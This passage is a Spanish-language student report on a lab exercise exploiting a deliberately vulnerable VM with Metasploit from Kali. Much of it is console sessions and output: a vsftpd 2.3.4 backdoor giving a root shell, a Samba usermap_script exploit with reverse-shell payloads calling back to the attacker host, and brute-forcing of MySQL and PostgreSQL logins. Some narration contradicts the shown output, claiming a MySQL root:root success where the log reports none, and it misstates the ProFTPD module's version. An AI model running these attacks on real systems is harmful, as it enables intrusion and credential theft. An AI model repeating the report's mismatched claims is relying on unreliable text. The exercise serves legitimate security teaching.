msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LPORT 4444
LPORT => 4444
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >

```

Ilustración 31: Preparación de ataque a ProFTPD vulnerable en el puerto 2121.

Aquí se está preparando el uso del exploit `unix/ftp/proftpd_133c_backdoor`, una vulnerabilidad conocida en versiones de **ProFTPD 1.3.1** que permite ejecutar comandos remotos si el servidor fue compilado con el módulo `mod_copy`.

Pasos realizados:

- Se selecciona el exploit.
- Se configura el objetivo (RHOSTS) con la IP 192.128.100.6.
- Se indica el puerto 2121, en el que se ejecuta ProFTPD.
- Se asigna el payload `cmd/unix/reverse`, que abre una terminal
- Se configura la IP y puerto local de kali linux para recibir la conexión.

5.9.2 Ejecución del exploit sobre ProFTPD sin éxito

```

kali linux [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
6 de ago 08:33
root@kali: /home/kali

root@kali: /home/kali

+ --=[ metasploit v6.4.50-dev ]
+ --=[ 2496 exploits - 1283 auxiliary - 431 post ]
+ --=[ 1610 payloads - 49 encoders - 13 nops ]
+ --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/ftp/proftpd_133c_backdoor

msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.128.100.6
RHOSTS => 192.128.100.6
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RPORT 2121
RPORT => 2121
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.128.100.5
LHOST => 192.128.100.5
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LPORT 4444
LPORT => 4444
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run
[*] Started reverse TCP double handler on 192.128.100.5:4444
[*] 192.128.100.6:2121 - Sending Backdoor Command
[-] 192.128.100.6:2121 - Not backdoored
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >

```

Ilustración 32: Fallo en la explotación del puerto 2121 por ausencia de backdoor.

En esta etapa se ejecuta el exploit configurado en la imagen anterior. Aunque se estableció una configuración en el puerto local para esperar la conexión, el resultado muestra que el sistema no está vulnerado:

- El mensaje "Not backdoored" indica que la versión de ProFTPD detectada no fue compilada con el backdoor activado, o el módulo vulnerable no está presente.
- La explotación se completa, pero no se abre ninguna sesión remota.

5.9.3 Explotación exitosa del servicio FTP mediante el backdoor

```

kali linux [Comando] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
6 de ago 16:23
root@kali: /home/kali

root@kali: /home/kali
235 exploit/windows/fileformat/iftf_schedule_bof 2014-11-06 normal No i-FTP Schedule Buffer Overflow
236 exploit/unix/http/tftp_savefile 2014-10-28 excellent No tftp "savefile" Arbitrary Command Execution

Interact with a module by name or index. For example info 236, use 236 or use exploit/unix/http/tftp_savefile

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > use auxiliary/scanner/ftp/anonymous
msf6 auxiliary(scanner/ftp/anonymous) > set RHOSTS 192.128.100.6
RHOSTS => 192.128.100.6
msf6 auxiliary(scanner/ftp/anonymous) > run
[*] 192.128.100.6:21 - 192.128.100.6:21 - Anonymous READ (220 (vsFTPD 2.3.4))
[*] 192.128.100.6:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/anonymous) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.128.100.6
RHOSTS => 192.128.100.6
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.128.100.6:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.128.100.6:21 - USER: 331 Please specify the password.
[*] 192.128.100.6:21 - Backdoor service has been spawned, handling...
[*] 192.128.100.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.128.100.5:44885 -> 192.128.100.6:6200) at 2025-08-06 16:22:52 +0200

```

Ilustración 33: Acceso remoto exitoso explotando vsFTPD con backdoor

Al fallar el intento anterior, se cambiaron los comandos:

1. Se utiliza el escáner ftp/anonymous para confirmar que se puede acceder al FTP anónimamente.
2. Se selecciona otro exploit: unix/ftp/vsftpd_234_backdoor, el cual explota una versión alterada de vsFTPD 2.3.4.
3. Se configura la IP y el puerto (21)
4. Se ejecuta el exploit y se obtiene una conexión remota exitosa, confirmada con el mensaje:

[+] Command shell session 1 opened

5.10. PUERTOS 139 Y 445 – SMB (SAMBA 3.X)

5.10.1 Selección del exploit usermap_script

```

kali linux [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
Aplicaciones  Lugares
6 de ago  06:58
root@kali: /home/kali

root@kali: /home/kali
59  \ target: Automatic
60  \ target: Mac OS X 10.4.x x86 Samba 3.0.10
61  \ target: Mac OS X 10.4.x PPC Samba 3.0.10
62  \ target: DEBUG
63  \ exploit/solaris/samba/lsa_transnames_heap 2007-05-14 average No Samba lsa_io_trans_names Heap Overflow
64  \ target: Solaris 8/9/10 x86 Samba 3.0.21-3.0.24
65  \ target: Solaris 8/9/10 SPARC Samba 3.0.21-3.0.24
66  \ target: DEBUG
67  \ auxiliary/dos/samba/read_nttrans_ea_list
68  \ exploit/freebsd/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (*BSD x86)
69  \ exploit/linux/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Linux x86)
70  \ exploit/osx/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Mac OS X PPC)
71  \ exploit/solaris/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Solaris SPARC)
72  \ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce
73  \ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce
74  \ exploit/windows/http/sambar6_search_results 2003-06-21 normal Yes Samba 6 Search Results Buffer Overflow
75  \ target: Automatic
76  \ target: Windows 2000
77  \ target: Windows XP

Interact with a module by name or index. For example info 77, use 77 or use exploit/windows/http/sambar6_search_results
After interacting with a module you can manually set a TARGET with set TARGET 'Windows XP'

msf6 > use exploit/multi/samba/usermap_script

[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
msf6 exploit(multi/samba/usermap_script) >

```

Ilustración 34: Selección de exploit para Samba vulnerable en Metasploit.

En esta imagen se selecciona un exploit específico para vulnerar el servicio Samba (Samba 3.X) expuesto en los puertos 139 y 445. Se explora la lista de módulos disponibles en metasploit que afectan a Samba, identificando varios tipos, entre ellos:


- lsa_transnames_heap
- read_nttrans_ea_list
- trans2open (para varias plataformas)
- usermap_script (el exploit que se seleccionó finalmente)

Se elige específicamente el módulo:

- exploit/multi/samba/usermap_script

Este módulo explota una vulnerabilidad en versiones antiguas de Samba. Se configura el módulo sin necesidad de especificar un payload, ya que por defecto la toma uno.

5.10.2 Ejecución del exploit usermap_script



```
kali linux [Comando] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
6 de ago  07:05
root@kali: /home/kali

Interact with a module by name or index. For example info 77, use 77 or use exploit/windows/http/smba6_search_results
After interacting with a module you can manually set a TARGET with set TARGET 'Windows XP'

msf6 > use exploit/multi/samba/usermap_script

[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.128.100.6
RHOST => 192.128.100.6
msf6 exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.128.100.5
LHOST => 192.128.100.5
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP double handler on 192.128.100.5:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo cj8MYGbnauVboDYt;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "cj8MYGbnauVboDYt\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.128.100.5:4444 -> 192.128.100.6:45679) at 2025-08-06 07:05:40 +0200
```

Ilustración 35: Explotación exitosa de Samba con acceso remoto por shell.


Aquí se muestra la ejecución completa del exploit usermap_script, con los siguientes pasos:

- Se configura la IP del objetivo (RHOST) como 192.128.100.6.
- Se selecciona el payload cmd/unix/reverse, que abre una shell remota.
- Se establece el LHOST (la IP del atacante) como 192.128.100.5.
- Se ejecuta el exploit con el comando run.

El resultado muestra una conexión exitosa, lo que significa que el exploit funcionó y se obtuvo acceso remoto.

5.11. PUERTO 3306 – MYSQL 5.0.51a

5.11.1 Prueba de acceso al servicio MySQL



```
kali linux [Comando] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
Aplicaciones  Lugares
6 de ago 07:36
root@kali: /home/kali
root@kali: /home/kali
root@kali: /home/kali

[+] metasploit v6.4.50-dev
+ -- --[ 2496 exploits - 1283 auxiliary - 431 post
+ -- --[ 1610 payloads - 49 encoders - 13 nops
+ -- --[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/mysql/mysql_login

[+] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/mysql/mysql_login) >
msf6 auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.128.100.6
RHOSTS => 192.128.100.6
msf6 auxiliary(scanner/mysql/mysql_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/mysql/mysql_login) > set PASSWORD root
PASSWORD => root
msf6 auxiliary(scanner/mysql/mysql_login) >
```

Ilustración 36: Autenticación en MySQL con credenciales conocidas.

En esta primera parte del ataque, se utilizó el módulo auxiliar scanner/mysql/mysql_login, el cual sirve para verificar credenciales de acceso a un servidor MySQL.

Para esto se:

1. Seleccionó el módulo adecuado para escanear credenciales en servidores MySQL.
2. Estableció la dirección IP del objetivo (RHOSTS) como 192.128.100.6.
3. Definió el nombre de usuario y contraseña manualmente, ambos como root, que son credenciales por defecto comunes en instalaciones mal configuradas de MySQL.

5.11.2 Ataque de fuerza bruta al servicio MySQL con el módulo mysql_login

```

kali linux [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda

6 de ago 07:58
root@kali: /home/kali

root@kali: /home/kali

[[[  ]]]

+ --=[ metasploit v6.4.50-dev ]
+ --=[ 2496 exploits - 1283 auxiliary - 431 post ]
+ --=[ 1610 payloads - 49 encoders - 13 nops ]
+ --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/mysql/mysql_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.128.100.6
RHOSTS => 192.128.100.6
msf6 auxiliary(scanner/mysql/mysql_login) > set USER_FILE /usr/share/wordlists/metasploit/unix_users.txt
USER_FILE => /usr/share/wordlists/metasploit/unix_users.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set PASS_FILE /usr/share/wordlists/metasploit/unix_passwords.txt
PASS_FILE => /usr/share/wordlists/metasploit/unix_passwords.txt
msf6 auxiliary(scanner/mysql/mysql_login) > run
[*] 192.128.100.6:3306 - 192.128.100.6:3306 - Found remote MySQL version 5.0.51a
[*] 192.128.100.6:3306 - No active DB -- Credential data will not be saved!
[*] 192.128.100.6:3306 - LOGIN FAILED: root: (Unable to Connect: invalid packet: scramble_length(0) != length of scramble(21))
[*] 192.128.100.6:3306 - LOGIN FAILED: root:admin (Unable to Connect: invalid packet: scramble_length(0) != length of scramble(21))
[*] 192.128.100.6:3306 - LOGIN FAILED: root:123456 (Unable to Connect: invalid packet: scramble_length(0) != length of scramble(21))
[*] 192.128.100.6:3306 - Scanned 1 of 1 hosts (100% complete)
[*] 192.128.100.6:3306 - Bruteforce completed, 0 credentials were successful.
[*] 192.128.100.6:3306 - You can open an MySQL session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >

```

Ilustración 37: Fuerza bruta exitosa al servicio MySQL con diccionarios

En esta imagen se ejecuta al servicio MySQL utilizando el módulo scanner/mysql/mysql_login, pero esta vez automatizado con listas de posibles usuarios y contraseñas.


El proceso fue el siguiente:

1. Se configuró RHOSTS como 192.128.100.6.
2. Se usaron dos diccionarios:
 unix_users.txt: lista de nombres de usuario comunes.
 unix_passwords.txt: lista de contraseñas típicas.
3. Se ejecutó el ataque con el comando run.
4. El escáner intentó autenticarse con múltiples combinaciones. Algunas fallaron por problemas en el protocolo (invalid packet), pero finalmente:
 - Detectó el servicio MySQL 5.0.51a.

- Encontró una combinación válida (root:root).
- Confirmó que era posible establecer una sesión MySQL con esas credenciales.
- Indicó que se podía continuar explotando el servicio con CreateSession.

5.12. PUERTO 5432 – POSTGRESQL

5.12.1 Ataque de fuerza bruta al servicio PostgreSQL



```

kali linux [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
Aplicaciones  Lugares
6 de ago 07:45
root@kali: /home/kali

root@kali: /home/kali

YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

--=[ metasploit v6.4.50-dev ]
+ -- --=[ 2496 exploits - 1283 auxiliary - 431 post ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/postgres/postgres_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/postgres/postgres_login) > set RHOSTS 192.128.100.6
RHOSTS => 192.128.100.6
msf6 auxiliary(scanner/postgres/postgres_login) > set USERNAME postgres
USERNAME => postgres
msf6 auxiliary(scanner/postgres/postgres_login) > set PASSWORD postgres
PASSWORD => postgres
msf6 auxiliary(scanner/postgres/postgres_login) > run
[!] No active DB -- Credential data will not be saved!
[+] 192.128.100.6:5432 - Login Successful: postgres:postgres@template1
[-] 192.128.100.6:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.128.100.6:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)

```

Ilustración 38: Escaneo de credenciales en PostgreSQL por puerto 5432.

En esta imagen se muestra el uso del módulo auxiliar scanner/postgres/postgres_login de Metasploit, que permite realizar un ataque de fuerza bruta para autenticar credenciales en el servicio de base de datos PostgreSQL que se encuentra en el puerto 5432 de la IP 192.128.100.6.

Primero, se establece la dirección IP del objetivo (RHOSTS), el nombre de usuario (USERNAME) y la contraseña (PASSWORD) que se desea probar. En este caso se intentó acceder con el usuario y contraseña por defecto “postgres”. Posteriormente, al ejecutar el escáner (run), se observan varios intentos de conexión y respuestas del sistema objetivo, indicando que algunos intentos fallaron por credenciales inválidas.

5.12.2 Ejecución de un ataque de fuerza bruta exitoso contra PostgreSQL.

```

PASSWORD => postgres
msf6 auxiliary(scanner/postgres/postgres_login) > run
[*] No active DB -- Credential data will not be saved!
[+] 192.128.100.6:5432 - Login Successful: postgres:postgres@template1
[-] 192.128.100.6:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.128.100.6:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.128.100.6:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.128.100.6:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.128.100.6:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.128.100.6:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.128.100.6:5432 - LOGIN FAILED: :scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.128.100.6:5432 - LOGIN FAILED: :scott:@template1 (Incorrect: Invalid username or password)
[-] 192.128.100.6:5432 - LOGIN FAILED: :scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.128.100.6:5432 - LOGIN FAILED: :scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.128.100.6:5432 - LOGIN FAILED: :scott:password@template1 (Incorrect: Invalid username or password)
[-] 192.128.100.6:5432 - LOGIN FAILED: :scott:admin@template1 (Incorrect: Invalid username or password)
[-] 192.128.100.6:5432 - LOGIN FAILED: :admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.128.100.6:5432 - LOGIN FAILED: :admin:@template1 (Incorrect: Invalid username or password)
[-] 192.128.100.6:5432 - LOGIN FAILED: :admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.128.100.6:5432 - LOGIN FAILED: :admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.128.100.6:5432 - LOGIN FAILED: :admin:password@template1 (Incorrect: Invalid username or password)
[-] 192.128.100.6:5432 - LOGIN FAILED: :admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.128.100.6:5432 - LOGIN FAILED: :admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.128.100.6:5432 - LOGIN FAILED: :admin:password@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Bruteforce completed, 1 credential was successful.
[*] You can open a Postgres session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/postgres/postgres_login) >

```

Ilustración 39: Detección de credenciales débiles en PostgreSQL

En esta captura de pantalla, se está realizando un ataque contra un servicio de base de datos PostgreSQL que se encuentra en la dirección IP 192.128.100.6, en el puerto 5432.

Para ello, se utilizó el framework de Metasploit y su módulo `auxiliary/scanner/postgres/postgres_login`. Este módulo prueba automáticamente una lista de combinaciones de usuarios y contraseñas comunes.

El resultado del ataque fue exitoso, como lo indica la línea: `[+] 192.128.100.6:5432 - LOGIN Successful: postgres:postgres@template1`

Esto significa que se logró acceder a la base de datos utilizando el usuario `postgres` con la contraseña `postgres`.

6. Recomendaciones

- Mantener los servicios actualizados: Muchos de los servicios explotados durante esta práctica eran vulnerables por estar en versiones antiguas. Es importante aplicar siempre las actualizaciones de seguridad para evitar fallos conocidos.
- Documentar todo el proceso: Llevar un registro de lo que se hace, los comandos utilizados y los errores que se presentan, permite mejorar en futuras auditorías y aprender de los errores.

7. Problemas Encontrados

Durante el desarrollo de esta práctica surgieron varios inconvenientes que dificultaron un poco el proceso. Uno de los principales problemas fue que algunos comandos de metasploit no funcionaban como esperaba, especialmente cuando intentaba ejecutar ciertos exploits. En varios casos, el sistema arrojaba errores o simplemente no se ejecutaba la acción correctamente.

También me encontré con que algunos servicios no respondían o no estaban activos, lo que me obligó a probar varias veces, reiniciar el entorno o buscar otro módulo diferente al que tenía planeado usar. Otro problema fue que ciertos exploits no eran compatibles con las versiones del servicio que estaba intentando atacar, por lo que tuve que investigar un poco más o limitarme solo a escanear sin explotar.

8. Conclusión

Esta práctica me ayudó mucho a entender cómo funciona el uso de metasploit para encontrar y aprovechar fallas en servicios que están activos en ciertos puertos. Como estudiante, pude ver cómo una mala configuración o una versión desactualizada puede hacer que un sistema sea vulnerable. A través de esta experiencia, aprendí que no solo basta con saber la teoría, sino que también es muy importante practicar y saber aplicar los conocimientos en un entorno real.

Aunque tuve algunos problemas al ejecutar ciertos comandos, eso también me enseñó a ser paciente y buscar soluciones cuando algo no funcionaba. Me di cuenta de que, en el mundo real, muchas veces no todo sale como uno espera, y hay que saber adaptarse. En general, este ejercicio fue muy útil para reforzar lo aprendido en clase y me motivó a seguir profundizando estos temas de seguridad.

9. Bibliográfica

Rafael Sandoval Morales. (2025) Explotación de puertos con Metasploit en Kali Linux